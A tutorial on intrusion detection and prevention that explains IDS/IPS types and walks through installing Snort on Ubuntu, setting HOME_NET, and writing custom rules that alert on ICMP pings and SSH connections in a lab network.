Intrusion Detection and Prevention System (IDS / IPS) Using Snort

Table of Contents

Theoretical Demonstration

Intrusion Detection System (IDS)

Monitors network traffic and systems for suspicious activity and known threats. **Generates alerts when such activities are detected.**

Types of IDS

1. **Network-based IDS (NIDS):** Monitors network traffic.
2. **Host-based IDS (HIDS):** Monitors a single host or device.

Detection Methods

1. **Signature-based:** Uses a database of known threat signatures.
2. **Anomaly-based:** Identifies deviations from normal behaviour patterns.

Intrusion Prevention System (IPS)

Monitors network traffic and systems for suspicious activity and known threats. **Actively takes action to block or prevent detected threats.**


Types of IPS

1. **Network-based IPS (NIPS):** Monitors and takes action on network traffic.
2. **Host-based IPS (HIPS):** Monitors and takes action on a single host or device.

Detection Methods

1. **Signature-based:** Uses a database of known threat signatures.
2. **Anomaly-based:** Identifies deviations from normal behaviour patterns.

Difference between Host based IDS / IPS and Network based IDS / IPS




What is Snort

Snort is an **open-source IDS/IPS** (Intrusion Detection System / Intrusion Prevention System) that monitors network traffic based on **user-defined rules**. It is widely used to detect and prevent a variety of network threats.

Features of Snort

1. **Packet Sniffing:** In this mode, Snort captures and displays network packets in real-time.
2. **Packet Logging:** This mode logs network packets to disk for later analysis.
3. **Network Intrusion Detection System (NIDS):** In NIDS mode, Snort analyses network traffic against a set of predefined rules to detect suspicious activity.

Snort Rule Structure



Types of Snort Rules

1. **Community Rules:** Free, user-contributed rules available to anyone in the Snort community.
2. **Registered Rules:** Official Snort rules available for free to registered users, updated on a delayed basis.
3. **Subscription Rules:** Premium, up-to-date rules available to paying subscribers, offering the latest threat detection capabilities.

Snorpy tool

Snorpy is a web-based GUI that simplifies **Snort rule creation and management**, providing an intuitive interface for **customizing rules, reducing syntax errors, and efficiently generating and exporting Snort-compatible rules.**

Link - Snorpy 2.0 - Web Based Snort Rule Creator (cyb3rs3c.net)

Practical Demonstration

Pre-requisites Setup

1. Snort tool.
2. Ubuntu Machine.
3. Kali Linux Machine.
4. Metasploit Machine.
5. Windows Machine.

Snort Installation

1. Install snort tool on the Ubuntu machine.


```
ubuntu@ubuntu-VirtualBox:~$ sudo apt-get install snort -y
[sudo] password for ubuntu:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libwpe-1.0-1 libwpebackend-fdo-1.0-1
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libdaq2 libdumbnet1 libluajit-5.1-2 libluajit-5.1-common libnetfilter-queue1
  oinkmaster snort-common snort-common-libraries snort-rules-default
Suggested packages:
  snort-doc
The following NEW packages will be installed:
  libdaq2 libdumbnet1 libluajit-5.1-2 libluajit-5.1-common libnetfilter-queue1
  oinkmaster snort snort-common snort-common-libraries snort-rules-default
0 upgraded, 10 newly installed, 0 to remove and 3 not upgraded.
Need to get 0 B/2,349 kB of archives.
After this operation, 10.6 MB of additional disk space will be used.
Preconfiguring packages ...
Snort configuration: interface default not set, using 'enp0s3'
Selecting previously unselected package libluajit-5.1-common.
(Reading database ... 200739 files and directories currently installed.)
Preparing to unpack .../0-libluajit-5.1-common_2.1.0~beta3+dfsg-6_all.deb ...
Unpacking libluajit-5.1-common (2.1.0~beta3+dfsg-6) ...
Selecting previously unselected package libluajit-5.1-2:amd64.
Preparing to unpack .../1-libluajit-5.1-2_2.1.0~beta3+dfsg-6_amd64.deb ...
Unpacking libluajit-5.1-2:amd64 (2.1.0~beta3+dfsg-6) ...
Selecting previously unselected package snort-common-libraries.
Preparing to unpack .../2-snort-common-libraries_2.9.15.1-6build1_amd64.deb ...
Unpacking snort-common-libraries (2.9.15.1-6build1) ...
Selecting previously unselected package snort-rules-default.
Preparing to unpack .../3-snort-rules-default_2.9.15.1-6build1_all.deb ...
Unpacking snort-rules-default (2.9.15.1-6build1) ...
```

2. Verify the successful installation of snort by check the snort version.

```
ubuntu@ubuntu-VirtualBox:~$ snort --version

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.15.1 GRE (Build 15125)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
```

Snort Configuration

1. Specify the subnets IP address of the connected network in scope.



2. Open the snort configuration file.

3. Set the subnets IP address of the connected network in Network variables.

```
  GNU nano 6.2                                        /etc/snort/snort.conf *
# Step #0: (Debian specific) Create a configuration
#          for a specific interface
###################################################
#
# If you want to run Snort in Debian using different
# instances each handling a different interface and
# a different configuration you can copy this file to
# /etc/snort/snort.$interface.conf (where '$interface' is the name of your
# network interface) and adjust the valuse there.
#
# The Debian init.d script is defined in such a way
# that you can run multiple instances.

###################################################
# Step #1: Set the network variables.  For more information, see README.variables
###################################################

# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overriden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET 192.168.5.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
#ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET
```

4. Disable the Pre-defined Rules set using # symbol.

```
  1 #--------------------------------------------------
  2 #   VRT Rule Packages Snort.conf
  3 #
  4 #   For more information visit us at:
  5 #     http://www.snort.org                   Snort Website
  6 #     http://vrt-blog.snort.org/    Sourcefire VRT Blog
  7 #
  8 #     Mailing list Contact:      snort-users@lists.snort.org
  9 #     False Positive reports:    fp@sourcefire.com
 10 #     Snort bugs:                bugs@snort.org
 11 #
 12 #     Compatible with Snort Versions:
 13 #     VERSIONS : 2.9.15.1
 14 #
 15 #     Snort build options:
 16 #     OPTIONS : --enable-gre --enable-mpls --enable-targetbased --enable-ppm --enable-perfprofiling --enable
    e-response --enable-normalizer --enable-reload --enable-react --enable-flexresp3
 17 #
 18 #     Additional information:
 19 #     This configuration file enables active response, to run snort in
 20 #     test mode -T you are required to supply an interface -i <interface>
 21 #     or test mode will fail to fully validate the configuration and
 22 #     exit with a FATAL error
 23 #--------------------------------------------------
 24
 25 ###################################################
 26 # This file contains a sample snort configuration.
 27 # You should take the following steps to create your own custom configuration:
 28 #
 29 #  1) Set the network variables.
 30 #  2) Configure the decoder
 31 #  3) Configure the base detection engine
 32 #  4) Configure dynamic loaded libraries
 33 #  5) Configure preprocessors
 34 #  6) Configure output plugins
 35 #  7) Customize your rule set
 36 #  8) Customize preprocessor and decoder rule set
 37 #  9) Customize shared object rule set
 38 ###################################################
:578,696s/^/#
```

5. Run the snort.conf file and check whether the snort tool working properly.

```
ubuntu@ubuntu-VirtualBox:~$ sudo snort -T -i enp0s3 -c /etc/snort/snort.conf
Running in Test mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 70
00:7001 7144:7145 7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060
 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1024:65535 ]
PortVar 'SSH_PORTS' defined :  [ 22 ]
PortVar 'FTP_PORTS' defined :  [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined :  [ 5060:5061 5600 ]
PortVar 'FILE_DATA_PORTS' defined :  [ 80:81 110 143 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848
 5250 6988 7000:7001 7144:7145 7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8
899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'GTP_PORTS' defined :  [ 2123 2152 3386 ]
Detection:
   Search-Method = AC-Full-Q
    Split Any/Any group = enabled
    Search-Method-Optimizations = enabled
    Maximum pattern length = 20
Tagged Packet Limit: 256
Loading dynamic engine /usr/lib/snort/snort_dynamicengine/libsf_engine.so... done
Loading all dynamic detection libs from /usr/lib/snort/snort_dynamicrules...
WARNING: No dynamic libraries found in directory /usr/lib/snort/snort_dynamicrules.
  Finished Loading all dynamic detection libs from /usr/lib/snort/snort_dynamicrules
Loading all dynamic preprocessor libs from /usr/lib/snort/snort_dynamicpreprocessor/...
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_ssh_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_ftptelnet_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_dnp3_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_gtp_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_appid_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort/snort_dynamicpreprocessor//libsf_dce2_preproc.so... done
```

Implementation of Snort Custom Detection Rule

Open the "**local.Rules"** file to create a new custom detection rule.


```
ubuntu@ubuntu-VirtualBox:~$ sudo nano /etc/snort/rules/local.rules
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
```

Ping Alert Detection Rule


1. Create a ping detection rule.

```
  GNU nano 6.2                                /etc/snort/rules/local.rules *
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

#Ping Alert rule.
alert icmp any any -> $HOME_NET any (msg:"ICMP Ping Detected"; sid:100001; rev:1;)
```

2. Check the IP address of the Metasploit machine [Victim].



3. Now try to ping the victim machine from kali Linux machine [Attacker Machine].



4. We had successfully identified a ping detection on the local network.

```
ubuntu@ubuntu-VirtualBox:~$ sudo snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.conf
[sudo] password for ubuntu:
07/11-15:38:04.165005  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:04.165103  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:05.181784  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:05.181910  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:06.207064  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:06.207252  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:07.227911  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:07.228050  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:08.253271  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:08.253348  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:09.272848  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:09.272923  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:10.296013  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:10.296059  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:11.323217  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:11.323387  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:12.341856  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:12.341969  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:13.368685  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:13.368985  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:14.396531  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:14.396659  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:15.412540  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:15.412623  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:16.438369  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:16.438463  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:17.457293  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:17.457322  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:18.482321  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:18.482496  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:19.504222  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:19.504321  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:20.527237  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:20.527342  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:21.549846  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
07/11-15:38:21.549934  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.242 -> 192.168.5.213
07/11-15:38:22.573681  [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 192.168.5.213 -> 192.168.5.242
```

SSH Authentication Detection Rule

1. Create a SSH authentication detection rule.

```
ubuntu@ubuntu-VirtualBox: ~
  GNU nano 6.2                                  /etc/snort/rules/local.rules *
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

#Ping Alert rule.
alert icmp any any -> $HOME_NET any (msg:"ICMP Ping Detected"; sid:100001; rev:1;)

#SSH Connection Alert rule.
alert tcp any any -> $HOME_NET 22 (msg:"SSH Authenticaton Detected"; sid:100002; rev:1;)
```

